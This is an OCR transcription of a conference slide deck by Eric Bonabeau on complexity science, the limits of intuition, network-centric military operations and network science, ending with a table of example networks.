
ERIC BONABEAU ***COMPLEXITY SCIENCE: EXPANDING OUR INTUITION*** **ICOSYSTEM CORP**

The human brain has been shaped by biological evolution to deal with hunter-gatherer's environment




As a consequence, our brains are wired not to embrace complexity but to ignore it.

Not always good at evaluating options and solutions, especially in a complex setting.


Never good at exploring alternatives.

The failure of intuition and “linear” thinking

Some people think they understand complex systems



But they don't




The trouble with the world


- Numerous components, heterogeneity
- Distributed –no central control
- Interconnected –non linearly
- Non-stationary –dynamically changing
- Chance events –surprise

A troubling game


- Network 1: pick a protector and an aggressor, then move so that your protector is always located between you and your aggressor.



- Network 2: pick a protected and an aggressor, then move so as to be always located between your protected and his/her aggressor.



What can we do about it?


Network-Centric Operations and Warfare (NCOW) and Effects-Based Operations (EBO)
when/if implemented and executed successfully
Agility and Effectiveness

NCOW is a potentially disruptive transformation of C2 to reach the level of agility required by an asymmetric environment and the increased uncertainty, volatility and complexity associated with military operations.

- From Push to Pull
- Empowerment of individuals at the edge
- Move from set of monopoly suppliers of information to an information marketplace
- Information collection and analysis capabilities will dynamically evolve to changing circumstances

GREAT!

(there is no other option anyway)

But it’s a nightmare to understand, predict, control, design and protect the enabling infrastructure.


The complexity science tool kit

- Understand: network science
- Predict: agent-based modeling
- Design, control, protect: concrete ideas from nature


Part I

Networks

System	Nodes	Edges
Food web	Species	Who eats whom
Neural network	Synapses	Axons
Phone network	Switching stations	Cables
Road network	Intersections, cities	Roads
Supply "chain"	Companies	Flows of goods
Social network	People	Interactions
Power grid	Generators, x	Power lines




From Barabasi & Bonabeau, Scientific American, May 2003

